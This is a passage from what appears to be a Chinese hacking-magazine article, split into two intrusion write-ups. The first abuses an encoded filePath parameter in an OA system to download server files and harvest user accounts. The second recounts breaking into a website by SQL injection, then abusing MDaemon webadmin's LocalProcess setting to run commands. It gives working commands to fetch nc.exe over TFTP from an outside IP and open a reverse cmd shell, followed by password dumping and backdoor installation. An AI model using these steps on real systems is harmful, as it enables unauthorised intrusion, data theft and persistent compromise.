


图1

点击就会弹开一个新的页面来实现下载，如图2所示。




图2

细心的朋友就会看到URL里的一些有规律性的变量值，下面我把它全提取出来，方便分析。

```
"Http://localhost:8080/OAapp/WebObjects/OAapp.woa/wa/DownloadFile?filePath=67%2C58%2C47%2C73%2C110%2C101%2C116%2C112%2C117%2C98%2C47%2C119%2C119%2C119%2C114%2C111%2C111%2C116%2C47%2C104%2C116%2C111%2C97%2C47%2C78%2C101%2C116%2C72%2C97%2C114%2C100%2C47%2C78%2C101%2C116%2C72%2C97%2C114%2C100%2C80%2C117%2C98%2C108%2C105%2C99%2C47%2C70%2C73%2C76%2C69%2C50%2C48%2C48%2C53%2C49%2C49%2C50%2C51%2C49%2C49%2C53%2C52%2C54%2C51%2C53%2C46%2C100%2C97%2C116%2C124%2C105%2C110%2C100%2C101%2C120%2C46%2C104%2C116%2C109"
```

主要是看"filePath"后面的值，通过"debug"里的"D B "来查看，可以看到的是"，"字符，从全部来看，应是当作一个分隔符来看。下面我把所有"％2C"改成"，"来看，如图3 所示。




图3

来到这，是不是有些像以前黑防实验室里的第一关呢？不过这里我们要解码的不是UNICODE，而是用ASCII。下面我用"Debug"命令来看，因为上面里的数据是转换了10进制显示的，所以我们有必要换成16进制来输入。如图4 所示。



图4

从这个"filePath"的变量值可以看到，它后面的应是服务器里的真正物理路径。为了方便，我用VB写了一个这些代码的转换工具。界面如图5 所示。




图5

为了验证我的处理是否正确，决定尝试下载它C盘里的"windows\my.ini"文件(因为默认是用MySQL的，一般MySQL会把一些资料放在这个文件里)，如图6 所示。看来又是一个严重的问题。




图6

把编码的字符串通过修改URL里的"filePath"变量来提交。My.ini这个文件顺利下载了。如图7所示。

从这简短的试验可以看到，我的分析是正确的。只要把"my.ini"文件下载回来，就可以看到它的MySQL装在哪个目录，然后就一步一步就把它的数据库下载回来解码。这样，一个OA系统的用户账号全到手了。由于时间关系，小虾没办法一一去分析，以上仅是普通的测试。




图7

适合读者：入侵爱好者，漏洞研究者

前置知识：脚本攻击基础

VIP会员学习成果展：MDaemon webadmin配置漏洞分析

文/图 [黑防VIP]tombook

这个漏洞，其实是我在搞一个站的时候发现的，由于该站点不适合公布出来，所以网站名字在这里用www.hacker.com.cn代替。主要利用的是MDaemon webadmin配置漏洞。

适用版本：

MDaemon webadmin 2.x

MDaemon webadmin 3.x

首先，先用流行的SQL注入工具NBSI2检测一下：http://www.hacker.com.cn/news?id=123。

测试发现存在SQL注入，是Access的库，但就是找不到管理员表，很郁闷。找了国外比较强的商业Web检测工具——Acunetix Web Vulnerability Scanner。此工具可以检测SQL注入、XSS和其他的Web漏洞。不过需要花钱的，还好我找到个破解补丁，只要下个DEMO，然后用补丁覆盖一下，就可以使用，补丁我也提供出来了。安装方法就是一路回车，没什么可说的，扫描的结果可以保存在MSSQL和ACCESS数据库里，界面也比较简单。直接输入整个IP或者域名在里面就行，检测时间比较长。软件还自带了有特色几个小工具，比如Web密码破解、HTTP sniffer、HTTP editor等，其他扫描工具都没有的功能。如图1所示。




图1

经过几十分钟的等待，找到一个备份的main.old，用记事本打开，看见一些SQL查询语句的片段，上面有一些表名，NJNUM、NJHACK，看得出每个前面都有NJ，打开NBSI2的表，前面都加NJ字段。这下管理员的密码扫出来了。登录到后台，真狠，没发现上传文件的地方，（后来进主机后才发现，其实站点有2个后台，一个登录后可以上传文件，一个不能）。

难道到这里就结束了？不行！不出手就算了，出手一定不能落空，好歹也要"牵"个什么回去。先看个whois，是用webmaster@hacker.com.cn注册的，看来这个就是管理员的MAIL，网站的联系方式也是这个，看看邮件有什么好东西，登录mail.hacker.com.cn，竟然是MDaemon 7.x的邮件系统，拿刚才的管理员密码试试，用户名就用webmaster@hacker.com.cn。

登录到管理员邮箱，逛了几圈，没找到什么可以利用的地方。准备要放弃了，因为MDaemon 6.x才有溢出漏洞。发现装有MDaemon webadmin 2，觉得既然是管理工具应该有什么可以利用的东西。当我把MDaemon webadmin中显示的每个选项都看过后，发现了比较有意思的东西。在MDaemon webadmin中，可以配置MDaemon各种路径，感觉就象以前看的关于TOMCAT空密码攻击一样，应该有些有趣的地方可以利用。

之后经过我3天的配置（是不是觉得我很慢），发现了他的漏洞，一开始我是用MDaemon webadmin 3.x，但后来发现配置的没效果。之后改用MDaemon webadmin 2进行比较。在MDaemon webadmin 2更改附件目录是无效的，原因是启动附件路径管理功能是会修改注册表文件，但在MDaemon webadmin 2.x中是注册表不会被改。

登录到管理员邮箱，在选项中有个MDaemon设置，进入配置界面。如图2所示。

进入Config/Log Files，选择配置文件mdaemon.ini，找到Prepost这一项，上面有LocalHideWindow、




图2

LocalProcess这两项，如果没有，可以点ADD，自己添加进去。我说一下这个的含义：

LocalHideWindow是指本地以隐藏方式运行，你不想操作的时候让管理员看见不停有CMD窗口出现吧。

LocalProcess是指本地执行命令，可以在里面直接写命令，比如ping hacker.com.cn。如图3所示。






图3

在远程mail系统中，你修改的这2个地方是在如图4、图5所示位置。


图4


图5

以上就是修改后的样子。说明了原理，下面就可以用了，在本机开个TFTP、NC，TFTP的用法如图6所示。

tftp -i 32.1.4.99 get nc.exe

从32.1.4.99接受nc.exe

直接修改LocalProcess执行命令。如图7所示。

nc用法：

nc -t -e cmd.exe 32.1.4.99 53 说明反弹个cmdshell连接本机53端口，这个在web上执行。

nc -vv -lp 53 说明本机执行鉴听53端口，这个在本机执行，如果有防火墙自己先让允许53端口访问。如图8所示。

执行成功后，有了cmdshell，主要的过程就完成，剩下的就是开终端服务或者RADMIN，安装系统后门之类的，具体方法可见以前的《黑客防线》。实际我进入的机器是2003-SP1，系统默认安装后是开启终端服务器，我上传并导入一个允许远程访问终端服务的注册表文件，找到PWDUMP把加密的密码导出，再用LC5破解出管理员密码登录，就完成入侵了。如图9所示。

在MDaemon webadmin 3.x的版本中可以利用的地方就更多，MDaemon大部分的功能都可以在MDaemon webadmin中修改，除了在2.X中的执行命令的方式外，还有其他办法。看图，附件的位置可以利用。如图10、11所示。

